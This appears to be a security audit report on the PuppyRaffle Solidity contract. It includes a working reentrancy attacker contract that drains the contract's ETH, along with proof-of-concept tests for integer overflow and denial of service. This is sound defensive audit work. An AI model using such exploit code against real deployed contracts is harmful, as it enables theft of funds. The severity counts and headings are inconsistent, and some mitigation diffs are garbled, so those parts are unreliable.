




Puppy Raffle Audit Report

Version 1.0

Sebi de la Mata

April 24, 2026

Puppy Raffle Audit Report

Sebi de la Mata

April 24, 2026

Prepared by: Sebi de la Mata Lead Auditors: - Sebi de la Mata

Table of Contents

- Table of Contents
- Protocol Summary
- Disclaimer
- Risk Classification
- Audit Details
 - Scope
 - Roles
- Executive Summary
 - Issues found
- Findings
- High
 - [H-1] The `PuppyRaffle::refund` function does not update state until after an external call, allowing a reentrant attacker to call this function until the contract is drained.
 - [H-2] `PuppyRaffle::selectWinner` determines the winner through weak randomness, allowing users to influence or predict the winner.
 - [H-3] Integer overflow of `PuppyRaffle::totalFees` causes loss of fees.
- Medium

- [M-1] Looping through `players` array in `PuppyRaffle::enterRaffle` is a potential Denial-of-Service (DoS) attack vector, increasing gas costs for future entrants
- [M-2] Smart contract wallet raffle windows without a `receive` or `fallback` function will block the start of a new contest
- Low
 - [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for both non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle.
- Informational
 - [G-1] Unchanged state variables should be declared constant or immutable.
 - [G-2] Storage variables in a loop should be cached.
- Gas
 - [I-1] Unspecific Solidity Pragma
 - [I-2] Using an Outdated Version of Solidity is not Recommended
 - [I-3] Address State Variable Set Without Checks
 - [I-4] `PuppyRaffle::SelectWinner` should follow CEI methodology, which is not a best practice.
 - [I-5] Avoid the use of magic numbers in code.
 - [I-6] State changes are missing events
 - [I-7] Dead code

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
 1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a `feeAddress` to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The Sebi de la Mata team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8 ## Scope

```
1 ./src/—  
2 # PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

This audit resulted in High, Medium, and Low Findings as well as those for Information and Gas savings.

Issues found

Severity	Number of issues found
High	3
Medium	4
Low	1
Informational	2
Total	7

Findings

High

[H-1] The `PuppyRaffle::refund` function does not update state until after an external call, allowing a reentrant attacker to call this function until the contract is drained.

Description: The `PuppyRaffle::refund` function sends the refunded ETH to the user calling the function through an external call before the state is updated. This allows an attacker to repeatedly call the `PuppyRaffle::refund` function until all of the ETH in the contract has been sent to them.

```
1  function refund(uint256 playerIndex) public {
2      address playerAddress = players[playerIndex];
3      // @audit custom errors
4      require(playerAddress == msg.sender, "PuppyRaffle: Only the
5          player can refund");
6      require(playerAddress != address(0), "PuppyRaffle: Player
7          already refunded, or is not active");
8      // @audit reentrancy
9      payable(msg.sender).sendValue(entranceFee);
10     players[playerIndex] = address(0);
11     emit RaffleRefunded(playerAddress);
```

```
11     }
```

Impact: All of the ETH in the contract can be drained in a single transaction through reiterative calls to the `PuppyRaffle::refund` function. This will leave no ETH for any winner, and prevent any player from receiving a refund. This is a high impact finding that will render the contract unusable.

A user is able to reenter into the refund function before state has been updated.

Proof Of Code

Place the following attack contract in the `PuppyRaffleTest.t.sol`:

```
1  contract ReentrancyAttacker {
2      PuppyRaffle puppyRaffle;
3      uint256 entranceFee;
4      uint256 attackerIndex;
5
6      constructor(PuppyRaffle _puppyRaffle){
7          puppyRaffle = _puppyRaffle;
8          entranceFee = _puppyRaffle.entranceFee();
9      }
10
11     function attack() external payable {
12         address[] memory players = new address[](1);
13         players[0] = address(this);
14         puppyRaffle.enterRaffle{value: entranceFee}(players);
15
16         attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
17             ;
18         puppyRaffle.refund(attackerIndex);
19     }
20
21     function _stealMoney() internal {
22         if(address(puppyRaffle).balance >= entranceFee){
23             puppyRaffle.refund(attackerIndex);
24         }
25     }
26
27     receive() external payable {
28         _stealMoney();
29     }
30
31     fallback() external payable {
32         _stealMoney();
33     }
34 }
```

Place the following test in the `PuppyRaffleTest.t.sol`:

```
1  function testReentrancyRefund() public {
```

```
2
3     address[] memory players = new address[] (4);
4     players[0] = playerOne;
5     players[1] = playerTwo;
6     players[2] = playerThree;
7     players[3] = playerFour;
8     puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
9
10    ReentrancyAttacker attackerContract = new ReentrancyAttacker(
11        puppyRaffle);
12
13    address attackUser = makeAddr("attack user");
14    vm.deal(attackUser, 1 ether);
15
16    uint256 startingAttackContractBalance = address(attackerContract).
17        balance;
18    uint256 startingRaffleBalance = address(puppyRaffle).balance;
19
20    vm.prank(attackUser);
21    attackerContract.attack{value: entranceFee}();
22
23    assertEq(address(attackerContract).balance, entranceFee +
24        startingRaffleBalance);
25 }
```

Run the test

```
1 forge test --mt testReentrancyRefund -vvvv
```

Recommended Mitigation: 1. Move the state update to the end of the function.

```
1 function refund(uint256 playerIndex) public {
2     address playerAddress = players[playerIndex];
3     // @audit custom errors
4     require(playerAddress == msg.sender, "PuppyRaffle: Only the player
5         can refund");
6     require(playerAddress != address(0), "PuppyRaffle: Player already
7         refunded, or is not active");
8     // @audit reentrancy
9     + players[playerIndex] = address(0);
10    payable(msg.sender).sendValue(entranceFee);
11
12    - players[playerIndex] = address(0);
13    emit RaffleRefunded(playerAddress);
14 }
```

2. Introduce a lock state variable and check to prevent reentrancy:

```
1 + bool s_lock;
2
```

```
3 function refund(uint256 playerIndex) public {
4 +   if(s_lock == true){
5 +       revert();
6 +   }
7 +   s_lock = true;
8   address playerAddress = players[playerIndex];
9   // @audit custom errors
10  require(playerAddress == msg.sender, "PuppyRaffle: Only the player
    can refund");
11  require(playerAddress != address(0), "PuppyRaffle: Player already
    refunded, or is not active");
12  // @audit reentrancy
13  payable(msg.sender).sendValue(entranceFee);
14
15  players[playerIndex] = address(0);
16  emit RaffleRefunded(playerAddress);
17 +   s_lock = false;
18 }
```

[H-2] PuppyRaffle::selectWinner determines the winner through weak randomness, allowing users to influence or predict the winner.

Description Hashing `msg.sender`, `block.timestamp`, and `block.difficulty` together creates a predictable outcome. A predictable result is not a good random number. Malicious users can manipulate these values to ensure that they win. In addition to influencing the winner it can be used to game the rarity of the NFT, which uses a similar weak method to generate randomness in the same function.

This additionally means they could frontrun the competition and call the `PuppyRaffle::refund` function if they know they will not win.

```
1 function selectWinner() external {
2   require(block.timestamp >= raffleStartTime + raffleDuration, "
    PuppyRaffle: Raffle not over");
3   require(players.length >= 4, "PuppyRaffle: Need at least 4 players"
    );
4   // @audit this is not a random method to generate a winner, the
    outcome can be manipulated by calling this function from a
    intentionally created wallet addresses
5   uint256 winnerIndex =
6       uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
        block.difficulty))) % players.length;
7   address winner = players[winnerIndex];
8   uint256 totalAmountCollected = players.length * entranceFee;
9   uint256 prizePool = (totalAmountCollected * 80) / 100;
10  uint256 fee = (totalAmountCollected * 20) / 100;
11  totalFees = totalFees + uint64(fee);
```



```
12
13     uint256 tokenId = totalSupply();
14
15     // @audit this is also not a safe way to generate a random number
16     uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender,
17         block.difficulty))) % 100;
18     if (rarity <= COMMON_RARITY) {
19         tokenIdToRarity[tokenId] = COMMON_RARITY;
20     } else if (rarity <= COMMON_RARITY + RARE_RARITY) {
21         tokenIdToRarity[tokenId] = RARE_RARITY;
22     } else {
23         tokenIdToRarity[tokenId] = LEGENDARY_RARITY;
24     }
25
26     delete players;
27     raffleStartTime = block.timestamp;
28     previousWinner = winner;
29     (bool success,) = winner.call{value: prizePool}("");
30     require(success, "PuppyRaffle: Failed to send prize pool to winner");
31     _safeMint(winner, tokenId);
32 }
```

Impact Any user can influence the raffle to select a desired winner and influence and predict the winning Puppy NFT rarity, making the entire raffle worthless if it becomes a gas war between people selecting themselves as winner.

Proof Of Code

1. Validators can know ahead of time the `block.timestamp` and the `block.difficulty` and use that to calculate the 'random' outcome. See this article on the nature of this attack. `block.difficulty` was replaced with `prevrandao`.
2. Users can mine/manipulate their wallet address to be the correct `msg.sender` to create a desired output (winner).
3. Users can revert their `selectWinner` function call if they don't like the selected winner or the puppy NFT that the player will receive.

Recommended Mitigation Consider using a cryptographically verifiable random number generator such as Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` causes loss of fees.

Description

In Solidity versions prior to 0.8.0 integers were subject overflow.

```
1 uint64 myVar = type(uint64).max;
2 // 18446744073709551615
3 myVar = myVar + 1
4 // myVar will now be 0
```

Impact

In `PuppyRaffle::selectWinner` the `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` overflows, the `feeAddress` will not collect the correct amount of fees, leaving fees stuck in the contract.

Proof Of Code

1. Place the following test into the `PuppyRaffleTest.t.sol` test file.

```
1 function testCanForceOverflow() external {
2     address playerFive = address(5);
3     address playerSix = address(6);
4     address playerSeven = address(7);
5     address playerEight = address(8);
6     address playerNine = address(9);
7     console.log("total fees: ", puppyRaffle.totalFees());
8     address[] memory players = new address[](9);
9     players[0] = playerOne;
10    players[1] = playerTwo;
11    players[2] = playerThree;
12    players[3] = playerFour;
13    players[4] = playerFive;
14    players[5] = playerSix;
15    players[6] = playerSeven;
16    players[7] = playerEight;
17    players[8] = playerNine;
18    puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
19    vm.warp(block.timestamp + duration + 1);
20    vm.roll(block.number + 1);
21    puppyRaffle.selectWinner();
22    puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
23    vm.warp(block.timestamp + duration + 1);
24    vm.roll(block.number + 1);
25    puppyRaffle.selectWinner();
26    puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
27    vm.warp(block.timestamp + duration + 1);
28    vm.roll(block.number + 1);
29    puppyRaffle.selectWinner();
30    puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
31    vm.warp(block.timestamp + duration + 1);
32    vm.roll(block.number + 1);
33    puppyRaffle.selectWinner();
34    puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
35    vm.warp(block.timestamp + duration + 1);
```

```
36     vm.roll(block.number + 1);
37     puppyRaffle.selectWinner();
38     puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
39     vm.warp(block.timestamp + duration + 1);
40     vm.roll(block.number + 1);
41     puppyRaffle.selectWinner();
42     puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
43     vm.warp(block.timestamp + duration + 1);
44     vm.roll(block.number + 1);
45     puppyRaffle.selectWinner();
46     puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
47     vm.warp(block.timestamp + duration + 1);
48     vm.roll(block.number + 1);
49     puppyRaffle.selectWinner();
50     puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
51     vm.warp(block.timestamp + duration + 1);
52     vm.roll(block.number + 1);
53     puppyRaffle.selectWinner();
54     puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
55     vm.warp(block.timestamp + duration + 1);
56     vm.roll(block.number + 1);
57     puppyRaffle.selectWinner();
58     uint64 firstTotalFeesSnapshot = puppyRaffle.totalFees();
59     puppyRaffle.enterRaffle{value: entranceFee * 9}(players);
60     vm.warp(block.timestamp + duration + 1);
61     vm.roll(block.number + 1);
62     puppyRaffle.selectWinner();
63     uint64 secondTotalFeesSnapshot = puppyRaffle.totalFees();
64     assert(firstTotalFeesSnapshot > secondTotalFeesSnapshot);
65 }
```

2. Run the test

```
1  forge test --mt testCanForceOverflow -vvvv
```

Test will pass if second totalFees snapshot is lower than the first totalFees snapshot (an overflow has occurred).

3. You will not be able to withdraw fees at this point do to a check in `PuppyRaffle::withdrawFees`.

```
1  require(address(this).balance == uint256(totalFees), "PuppyRaffle:
    There are currently players active!");
```

You theoretically could send ETH to the contract using a `selfdestruct` call to force ETH into the contract to reach the right amount, however this is clearly not the intention. At some point there will be too much `balance` in the contract that above require statement would be impossible to hit due to `totalFees` being a `uint64`.

Recommended Mitigation

There are a few possible solutions.

1. Use a Solidity version above 0.8.0.
2. Use a `uint256` instead of a `uint64` for `PuppyRaffle::totalFees`
3. You could also use a `SafeMath` library if you do not want to change Solidity versions, however the `uint64` of `PuppyRaffle::totalFees` will still give you trouble.

Medium

[M-1] Looping through `players` array in `PuppyRaffle::enterRaffle` is a potential Denial-of-Service (DoS) attack vector, increasing gas costs for future entrants

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicate entries. However, the longer the `PuppyRaffle::players` array is, the more checks a player will have to make. This means that the gas costs for players that enter right after the raffle starts will be lower than for those who enter later. Every additional address in the `players` array is an additional check the loop will have to make.

```
1 // @audit DoS attack
2 for (uint256 i = 0; i < players.length - 1; i++) {
3     for (uint256 j = i + 1; j < players.length; j++) {
4         require(players[i] != players[j], "PuppyRaffle: Duplicate
5             player");
6     }
7 }
```

Impact: The gas costs for raffle entrants will greatly increase as more players enter the raffle, discouraging later players from entering and incentivizing a rush to be one of the first entrants to the raffle.

An attacker might make the `entrants` array so big that no one enters, guaranteeing themselves the win.

If we have two sets of 100 players, the gas costs for the second group of players will be higher than for the first group.

1st 100 players: ~6479213 gas 2nd 100 players: ~18971453 gas

Proof Of Code

Place the following test in the `PuppyRaffleTest.t.sol`:

```
1 function testCanPerformDosAttack() public {
2     uint256 bigArrayLength = 100;
```

```
3     address[] memory players = new address[](bigArrayLength);
4     for(uint256 i = 0; i < bigArrayLength; i++){
5         players[i] = address(i);
6     }
7
8     uint256 gasStart = gasleft();
9
10    puppyRaffle.enterRaffle{value: entranceFee * bigArrayLength}(
11        players);
12    uint256 gasEnd = gasleft();
13
14    uint256 gasUsedFirst = (gasStart - gasEnd);
15    console.log("Gas cost of the first 100 players: ", gasUsedFirst);
16
17    // now for the second 100 players
18    address[] memory playersTwo = new address[](bigArrayLength);
19    for(uint256 i = 0; i < bigArrayLength; i++){
20        playersTwo[i] = address(i+bigArrayLength);
21    }
22
23    uint256 gasStartTwo = gasleft();
24
25    puppyRaffle.enterRaffle{value: entranceFee * bigArrayLength}(
26        playersTwo);
27    uint256 gasEndTwo = gasleft();
28
29    uint256 gasUsedSecond = (gasStartTwo - gasEndTwo);
30    console.log("Gas cost of the second 100 players: ", gasUsedSecond);
31    assert(gasUsedFirst < gasUsedSecond);
32 }
```

Run the test

```
1 forge test --mt testCanPerformDosAttack -vvvv
```

Recommended Mitigation: 1. For this scenario, consider allowing duplicates. Users can create new addresses anyways, so duplicate address prevention doesn't prevent duplicate players. 2. Use a mapping to check for duplicates. This would allow constant time lookup of whether an address has already entered.

```
1 + // variable to hold raffle id
2 + uint256 s_raffleId;
3 + // mapping holds id for lotto rounds entered
4 + mapping(address => uint256) public s_playerAddressToLottoId;
5
6 for (uint256 i = 0; i < players.length - 1; i++) {
7     for (uint256 j = i + 1; j < players.length; j++) {
8         require(players[i] != players[j], "PuppyRaffle: Duplicate
9             player");
10    }
```

```
10 + require(s_playerAddressToLottoId[players[i]] != s_raffleId, "
    PuppyRaffle: Duplicate Player!");
11 }
12
13 function selectWinner() external {
14     require(block.timestamp >= raffleStartTime + raffleDuration, "
        PuppyRaffle: Raffle not over");
15     require(players.length >= 4, "PuppyRaffle: Need at least 4 players"
        );
16 + s_raffleId++;
17     uint256 winnerIndex =
18         uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
            block.difficulty))) % players.length;
19     address winner = players[winnerIndex];
20     uint256 totalAmountCollected = players.length * entranceFee;
21     uint256 prizePool = (totalAmountCollected * 80) / 100;
22     uint256 fee = (totalAmountCollected * 20) / 100;
23     totalFees = totalFees + uint64(fee);
24
25     uint256 tokenId = totalSupply();
26
27     // We use a different RNG calculate from the winnerIndex to
        determine rarity
28     uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender,
        block.difficulty))) % 100;
29     if (rarity <= COMMON_RARITY) {
30         tokenIdToRarity[tokenId] = COMMON_RARITY;
31     } else if (rarity <= COMMON_RARITY + RARE_RARITY) {
32         tokenIdToRarity[tokenId] = RARE_RARITY;
33     } else {
34         tokenIdToRarity[tokenId] = LEGENDARY_RARITY;
35     }
36
37     delete players;
38     raffleStartTime = block.timestamp;
39     previousWinner = winner;
40     (bool success,) = winner.call{value: prizePool}("");
41     require(success, "PuppyRaffle: Failed to send prize pool to winner"
        );
42     _safeMint(winner, tokenId);
43 }
```

[M-2] Smart contract wallet raffle windows without a receive or fallback function will block the start of a new contest

Description The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However if the winner is a smart contract and does not have a `fallback` or `receive` function, the wallet will reject payment and the lottery will not be able to restart.

Impact

Users could easily call the `PuppyRaffle::selectWinner` function again and non-wallet entrants could enter, but it would incur high gas cost do to the duplicate check and a lottery reset could be very challenging depending on how many ill-equipped smart contracts have entered. Also, true winners would not be able to claim their prize in these cases.

Proof Of Code

1. 10 smart contracts without `fallback` or `receive` functions enter the contest.
2. The lottery concludes.
3. The `PuppyRaffle::selectWinner` function would not work in this case.

Recommended Mitigation

Create a mapping of winners to claims and have a function so that the winner has to call to withdraw their winnings themselves. Pull over push.

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for both non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle.

Description

If a player is in the `PuppyRaffle:players` array at index 0 this will return zero. If a player has not entered this will also return 0. The Natspec also declares the intent is to return a 0 if a user is not in the array.

```
1 function getActivePlayerIndex(address player) external view returns (
    uint256) {
2     for (uint256 i = 0; i < players.length; i++) {
3         if (players[i] == player) {
4             return i;
5         }
6     }
7     return 0;
8 }
```

Impact A player at index 0 to incorrectly think they have not entered the raffle, and attempt to enter the raffle again. While the player would receive an additional entry, if their intent was to only purchase one ticket this will result in them spending more than they wished.

Proof Of Code

Place the following test in the `PuppyRaffleTest.t.sol` test file.

```
1 function
  testGetActivePlayerIndexReturnsSameResultForNonPlayerAndPlayerAtIndexZero
  () public{
2
3     // get non player function return
4     address testPlayer = makeAddr("testPlayer");
5     uint256 nonPlayerResult = puppyRaffle.getActivePlayerIndex(
        testPlayer);
6
7     // enter contest at the 0 index
8     address[] memory players = new address[](1);
9     players[0] = testPlayer;
10    puppyRaffle.enterRaffle{value: entranceFee}(players);
11
12    // get index 0 player function return
13    uint256 playerResult = puppyRaffle.getActivePlayerIndex(
        testPlayer);
14
15    assertEq(nonPlayerResult, playerResult);
16 }
```

Run the test in the terminal:

```
1 forge test --mt
  testGetActivePlayerIndexReturnsSameResultForNonPlayerAndPlayerAtIndexZero
  -vvvv
```

The test will pass if a non-player and the player at index 0 return the same result.

Recommended Mitigation

To remove this undesired behavior, one could simply throw a revert instead of returning a zero in the function if they are not in the array:

```
1
2 error PuppyRaffle__NotInPlayersArray;
3
4
5 function getActivePlayerIndex(address player) external view returns (
    uint256) {
6     for (uint256 i = 0; i < players.length; i++) {
7         if (players[i] == player) {
8             return i;
9         }
10    }
11    revert PuppyRaffle__NotInPlayersArray();
12 }
```


You could also use an `int256` instead of a `uint256` to store the player index and return `-1` if the player is not in the array. # Informational ### [G-1] Unchanged state variables should be declared constant or immutable.

Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached.

Every time you call `players.length` you read from storage, as opposed to memory which is more gas efficient.

```
1 +uint256 playerLength = players.length;
2 +for(uint256 i = 0; i < playerLength; i++){
3 -for (uint256 i = 0; i < players.length - 1; i++) {
4 +   for (uint256 j = i + 1; j < playerLength; j++) {
5 -   for (uint256 j = i + 1; j < players.length; j++) {
6       require(players[i] != players[j], "PuppyRaffle: Duplicate
7           player");
8   }
```

Gas

[I-1] Unspecific Solidity Pragma

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

- Found in `src/PuppyRaffle.sol` Line: 2
Proof Of Code

```
1   pragma solidity ^0.7.6;
```

[I-2] Using an Outdated Version of Solidity is not Recommended

Please use a newer version like `0.8.24`.

Description solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommended Mitigation Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see slither documentation for more information.

[I-3] Address State Variable Set Without Checks

Check for `address(0)` when assigning values to address state variables.

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 63

```
1 feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 188

```
1 feeAddress = newFeeAddress;
```

[I-4] PuppyRaffle::SelectWinner should follow CEI methodology, which is not a best practice.

Description The function does not follow CEI methodology.

```
1 function selectWinner() external {
2     require(block.timestamp >= raffleStartTime + raffleDuration, "
3         PuppyRaffle: Raffle not over");
4     require(players.length >= 4, "PuppyRaffle: Need at least 4 players"
5     );
6     uint256 winnerIndex =
7         uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
8         block.difficulty))) % players.length;
9     address winner = players[winnerIndex];
10    uint256 totalAmountCollected = players.length * entranceFee;
11    uint256 prizePool = (totalAmountCollected * 80) / 100;
12    uint256 fee = (totalAmountCollected * 20) / 100;
13    totalFees = totalFees + uint64(fee);
14
15    uint256 tokenId = totalSupply();
```

```
14     uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender,
15         block.difficulty))) % 100;
16     if (rarity <= COMMON_RARITY) {
17         tokenIdToRarity[tokenId] = COMMON_RARITY;
18     } else if (rarity <= COMMON_RARITY + RARE_RARITY) {
19         tokenIdToRarity[tokenId] = RARE_RARITY;
20     } else {
21         tokenIdToRarity[tokenId] = LEGENDARY_RARITY;
22     }
23     delete players;
24     raffleStartTime = block.timestamp;
25     previousWinner = winner;
26     (bool success,) = winner.call{value: prizePool}("");
27     require(success, "PuppyRaffle: Failed to send prize pool to winner"
28         );
29     _safeMint(winner, tokenId);
30 }
```

Recommended Mitigation

```
1 function selectWinner() external {
2     require(block.timestamp >= raffleStartTime + raffleDuration, "
3         PuppyRaffle: Raffle not over");
4     require(players.length >= 4, "PuppyRaffle: Need at least 4 players"
5         );
6     uint256 winnerIndex =
7         uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
8             block.difficulty))) % players.length;
9     address winner = players[winnerIndex];
10    uint256 totalAmountCollected = players.length * entranceFee;
11    uint256 prizePool = (totalAmountCollected * 80) / 100;
12    uint256 fee = (totalAmountCollected * 20) / 100;
13    totalFees = totalFees + uint64(fee);
14
15    uint256 tokenId = totalSupply();
16
17    uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender,
18        block.difficulty))) % 100;
19    if (rarity <= COMMON_RARITY) {
20        tokenIdToRarity[tokenId] = COMMON_RARITY;
21    } else if (rarity <= COMMON_RARITY + RARE_RARITY) {
22        tokenIdToRarity[tokenId] = RARE_RARITY;
23    } else {
24        tokenIdToRarity[tokenId] = LEGENDARY_RARITY;
25    }
26
27    delete players;
28    raffleStartTime = block.timestamp;
29    previousWinner = winner;
30    (bool success,) = winner.call{value: prizePool}("");
31 }
```

```
27 -   require(success, "PuppyRaffle: Failed to send prize pool to winner"
28       );
29 +   _safeMint(winner, tokenId);
30 +   (bool success,) = winner.call{value: prizePool}("");
31   require(success, "PuppyRaffle: Failed to send prize pool to winner"
32       );
33 }
```

[I-5] Avoid the use of magic numbers in code.

Description Using undeclared numeric literal values leads to a situation where devs will later have to imply the meaning of this number.

[I-6] State changes are missing events

Description State changes should be accompanied by events to clearly log state transition.

[I-7] Dead code

Description The `PuppyRaffle::_isActivePlayer` function is defined but never used.

```
1 function _isActivePlayer() internal view returns (bool) {
2     for (uint256 i = 0; i < players.length; i++) {
3         if (players[i] == msg.sender) {
4             return true;
5         }
6     }
7     return false;
8 }
```